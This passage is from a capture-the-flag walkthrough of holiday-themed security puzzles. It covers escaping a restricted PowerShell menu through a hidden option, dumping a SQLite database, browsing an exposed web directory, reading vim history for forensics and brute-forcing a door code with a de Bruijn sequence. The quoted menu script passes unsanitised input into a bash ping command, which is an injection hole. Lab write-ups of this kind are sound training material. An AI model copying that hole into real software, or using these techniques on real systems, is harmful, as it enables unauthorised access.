64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.039 ms
onboard.db: SQLite 3.x database
Press Enter to continue...: 64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.069 ms
```

So, the Powershell script is called *menu.ps1*. Doing a "*& cat*" on the ps1 file displays a hidden menu option.


Hidden Menu:

*Option "9" that calls a **Powershell** prompt.*




```
'1' {
    cls
    Employee-Onboarding-Form
} '2' {
    cls
    Write-Host "Validating data store for employee onboard information."
    $server = Read-Host 'Enter address of server'
    /bin/bash -c "/bin/ping -c 3 $server"
    /bin/bash -c "/usr/bin/file onboard.db"
} '9' {
    /usr/bin/pwsh
    return
} 'q' {
    return
} default {
    Write-Host "Invalid entry."
}
```

Use the hidden menu option to gain access to a Powershell prompt. This will give us the chance to dump the SQLite3 database to a text file, so we can search for *"Mr. Chan"*.




```
 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection: 9
PowerShell v6.0.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

PS /home/elf>
```

Now dump the onboard.db to a text file using "*SQLite .dump*". (4)




```
PS /home/elf> sqlite3 onboard.db .dump > onboard.txt
```

Use *grep* on the text file to reveal the name of *"Mr. Chan"*.



```
PS /home/elf> cat ./onboard.txt | grep chan
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way'
33509','scottmchan90067@gmail.com');
```

Great SCOTT!!! Finally, execute the command *./runtoanswer* for Minty Candycane.



```
PS /home/elf> ./runtoanswer
Loading, please wait......



Enter Mr. Chan's first name: Scott



    .;looooooooooooooooooooooooooooooooooooooooooooooooooooooooool:'
  'ooooooooooookOOooooxOOdodOOOOOOOdoxOOdooooOOkoooooooxO000Okdooooooooooooo;
 'ooooooooooooXMWooooOMMxodMMNKKKKxoOMMxooooWMXooookNMWK0KNMWOooooooooooooo;
 :ooooooooooooXMWooooOMMxodMM0ooooooOMMxooooWMXoooxMMKooooKMMkooooooooooooo
 cooooooooooooXMMMMMMMMxodMMWWWW0ooOMMxooooWMXooooOMMkooookMM0ooooooooooooo
 cooooooooooooXMWdddd0MMxodMM0ddddooOMMxooooWMXooooOMMOooooOMMkooooooooooooo
 cooooooooooooXMWooooOMMxodMMKxxxxdoOMMOkkkxoWMXkkkkdXMW0xxk0MMKooooooooooooo
 coooooooooooo0NXooookNNdodXNNNNNNkokNNNNNNOoKNNNNNXookKNNWNXKxooooooooooooooo
 coooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
 cooooooooooooooooooooooooooooooMYcNAMEcISooooooooooooooooooooooooooooooo
 cddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
 OMMMMMMMMMMMMMMMNXXWMMMMMMMMNXXWMMMMMMWXKXWMMMMWWWWWWWMWWWWWWWMMMMMMMMMMMMM
 OMMMMMMMMMMMMW:  .. ;MMMk'     .NMX:.  .  .lWO         d         xMMMMMMMMMMM
 OMMMMMMMMMMMMo  OMMWXMMl  lNMMNxWK  ,XMMMO  .MMMM. .MMMMMMM, .MMMMMMMMMMM
 OMMMMMMMMMMMMX.  .cOWMN  'MMMMMMM;  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMMKo,   KN  ,MMMMMMM,  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMKNMMMO  oM,  dWMMWOWk  cWMMMO  ,MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMc ...  cWMWl.  .. .NMk.  ..  .oMMMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 xXXXXXXXXXXXXXKOxk0XXXXXXX0kkkKXXXXXKOkxkKXXXXXXXXKOKXXXXXXXXKO0XXXXXXXXXXXXXXXK
 .ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo;
  .looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
    .,cllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllc;.



Congratulations!
```

New [Achievement] Unlocked: The Name Game!


Click here to see this item in your badge.

AlternaTip:

Check out Appendix B for an alternative way to solve this challenge

Getting The Directory Listing


Helping Minty gives you an insight that sometimes websites have file listing enabled which usually occurs on misconfigured websites. Finding browsable directories is sometimes as simple as removing characters from the end of a URL. (5)


New [Hint] Unlocked: Finding Browsable Directories!

New [Hint] Unlocked: Website Directory Browsing!

Click here to see this item in your badge.


Using the hints from Minty let us try to manipulate the URL of the CFP site by removing *cfp.html* and see if we can get a directory listing of */cfp*.



```
Index of /cfp/

../
cfp.html                                           08-Dec-2018 13:19                3391
rejected-talks.csv                                 08-Dec-2018 13:19               30677
```

The Rejected Talker

Download and open the CSV file to browse through the list and search for *"Data Loss for Rainbow Teams: A Path in the Darkness"*. Just use any editor you are comfortable with.


https://cfp.kringlecastle.com/cfp/rejected-talks.csv
GDPR - SCRUBBED Screen Capture

```
talkCandidateId,request,payload,status,error,timeout,firstName,lastName,title,talkName,approveVotes,rejectVotes
qmt1,0,8040422,200,FALSE,FALSE,B[redacted]d,Marketing Coordinator,Kernel Introspection Spearphishing: Massively Multithre
qmt2,1,8040423,200,FALSE,FALSE,[redacted]x,Event Planner,Crypto or Containers: Abused for Fun and Proft,4,8
qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11
qmt4,3,8040425,200,FALSE,FALSE,D[redacted]p,Analyst,Industrial Control Systems Content Filtering: Distributed,5,7
```

Aww, our good friend *John McClane* had his talk rejected. (By Hans, maybe?!?)

New [Achievement] Unlocked: Directory Browsing!

Click here to see this item in your badge.


Objective 3. De Bruijn Sequences

Difficulty: ★☆☆☆☆

When you break into the speaker unpreparedness room, what does Morcel Nougat say? ***For hints on achieving this objective, please visit Tangle Coalbox and help him with*** *Lethal ForensicELFication* ***Cranberry Pi terminal challenge.***

From the main entrance hallway, head towards the large Christmas tree and climb up the staircase to the right. Once you reach the Tracks landing, hop your way to the right until you see a locked door with the sign ***"Speaker UNpreparedness Room"***.

To unlock the door, we'll need to enter the correct sequence for the ***Door Passcode.***




Talk to Tangle Coalbox and see if he can help us with the sequence to unlock the door.

Any chance you can help me with an investigation?
Elf Resources assigned me to look into a case, but it seems to require digital forensic skills.
Do you know anything about Linux terminal editors and digital traces they leave behind?
Apparently, editors can leave traces of data behind, but where and how escapes me!

New [Hint] Unlocked: Vim Artifacts!
Click here to see this item in your badge.


Cranberry Pi Challenge – Lethal ForensicELFication



```
                                  ............'''',,,;;;::cccllooooddxxkkOO00KKXXNNWWMMMMMM
                                  ............'''',,,;;;::cccllooooddxxkkOO00KKXXNNWWMMMMMM
   .,.    ,. .......,.  .',..'',,..::::,,;:c:::ccooooodxkkOOkOO0KKXXXNNWMMMMMMM
   ldd: .d' ';... .o:  .d;.;:....'dl,;do,:lloc:codddodOOxxk0KOOKKKKXNNWMMMMMMM
   lo.ol.d' ';'..  ,d'.lc..;:,,,.'docod:,:l:locldlddokOxdxxOK0OKKKXXXNNWMMMMMMM
   lo  lod' ';      co:o...;:....'dl':dl,:l::oodlcddoxOkxxk0KOOKKKXNNWMMMMMMM
   ,,   ,;. ......  .;:....',,,,''c:'':l;;c:;:llccoooodkkOOOkOO0KKKXNNWMMMMMMM
                                  ............'''',,,;;;::cccllooooddxxkkOO00KKXXNNWWMMMMMM
                                  ............'''',,,;;;::cccllooooddxxkkOO00KKXXNNWWMMMMMM

Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

  Find the first name of the elf of whom a love poem
  was written.  Complete this challenge by submitting
  that name to runtoanswer.
elf@1efb794b7d61:~$
```


Hmm… a poem, signed by Morcel Nougat, found in a hidden directory *".secret\her\poem.txt"* is making elves uneasy. He denies writing the poem, so Tangle is asking you to find tangible evidence to prove his innocence. Refer to Appendix C to view the full text of the poem.

The .viminfo file is a special file used to remember information that would otherwise be lost when exiting vim. It essentially operates like a cache file in which vim persistently stores buffer information. (6)



```
elf@62d93a9d3fdf:~$ ls -la
total 5460
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .
drwxr-xr-x 1 root root    4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf      419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     3540 Dec 14 16:28 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf  elf     5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf  elf  5551072 Dec 14 16:13 runtoanswer
```


Looking inside the .viminfo file we can check the ***File Marks*** section to see the files opened with *vim*. (Newest to oldest)



```
# File marks:
'0  34  2  ~/.secrets/her/poem.txt
|4,48,34,2,1536607231,"~/.secrets/her/poem.txt"
'1  24  0  ~/.secrets/her/poem.txt
|4,49,24,0,1536606844,"~/.secrets/her/poem.txt"
'2  24  0  ~/.secrets/her/poem.txt
|4,50,24,0,1536606844,"~/.secrets/her/poem.txt"
```

It appears that the poem.txt was frequently opened. Take note of the long integer right next to the poem.txt file mark. In viminfo the number ***1536607231*** is an ***EPOCH*** representation of the file mark's date and time which is equates to *10 Sep 2018 19:30:31 UTC*.

Epoch Unix Time Stamp Converter:




Timestamp Converter

1536607231


Is equivalent to:


09/10/2018 @ 7:20pm (UTC)

Now correlating ***1536607231*** with the other fields we can immediately see that the last ***Command Line*** issued that correlates with the same time is ***":wq"*** which stands for *Write* and *Quit* under the user profile ***"Elinore"***.



```
elf@336b89a2bf16:~$ ./runtoanswer
Loading, please wait......



Who was the poem written about? elinore



WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK00OOOxddddollcccll:;,;:;,'...,,.....'',,''.    .......    .''''''
WWNXXXKK0OOkxdxxxollcccoo:;,ccc:;...:;...,:;'...,:;.  ,,,...,,.  ::'....
WWNXXXKK0OOkxdxxxollcccoo:;,cc;::;..:;..,::...   ;:,  ,,.   .,,.  ::'...
WWNXXXKK0OOkxdxxxollcccoo:;,cc,';:;':;..,::...   ,:;  ,,,',,'     ::,'''.
WWNXXXK0OOkkxdxxxollcccoo:;,cc,'';:;:;..'::'..  .;:.  ,,.   ','   ::.
WWNXXXKK00OOkdxxxddoocccoo:;,cc,''.,::;....;:;,,,;:;.   ,,.    ','  ::;;;;;
WWNXXKK0OOkkxdddoollcc:::;;,,,'''...............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!
```






New [Achievement] Unlocked: Lethal ForensicELFication!

Click here to see this item in your badge.

Door Passcode


The funny shapes reminded Tangle of the *"de Bruijn Sequences"*. It is a sequence that vastly reduces the time it takes to brute force every possible sequence on the door code. (7)



New [Hint] Unlocked: Opening a Ford Lock Code!

Click here to see this item in your badge.

Using the de Buijn sequence formula on the door code, generate a sequence for the four unique shapes *"k"* with the length of four combinations *"n"*. Formula *k^n* = 4^4 = 256



New [Hint] Unlocked: de Bruijn Sequence Generator!


Click here to see this item in your badge.


Sequence:

0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 **0 1 2 0** 0 1 3 0 0 2 1 0 0 2 2 0 0 2 3 0 0 3 1 0 0 3 2 0 0 3 3 0 1 0 1 0 2 0 1 0 3 0 1 1 1 0 1 1 2 0 1 1 3 0
1 2 1 0 1 2 2 0 1 2 3 0 1 3 1 0 1 3 2 0 1 3 3 0 2 0 2 0 3 0 2 1 1 0 2 1 2 0 2 1 3 0 2 2 1 0 2 2 2 0 2 2 3 0 2 3 1 0 2 3 2 0 2 3 3 0 3 0 3 1 1 0
3 1 2 0 3 1 3 0 3 2 1 0 3 2 2 0 3 2 3 0 3 3 1 0 3 3 2 0 3 3 3 1 1 1 1 2 1 1 1 3 1 1 2 2 1 1 2 3 1 1 3 2 1 1 3 3 1 2 1 2 1 3 1 2 2 2 1 2 2 3 1 2
3 2 1 2 3 3 1 3 1 3 2 2 1 3 2 3 1 3 3 2 1 3 3 3 2 2 2 2 3 2 2 3 3 2 3 2 3 3 3 3 (0 0 0)


Starting at *0000*… follow the sequence order by clicking the corresponding shapes on the door code.

Example: 0 0 0 0 = △△△△ (Click △ four times)




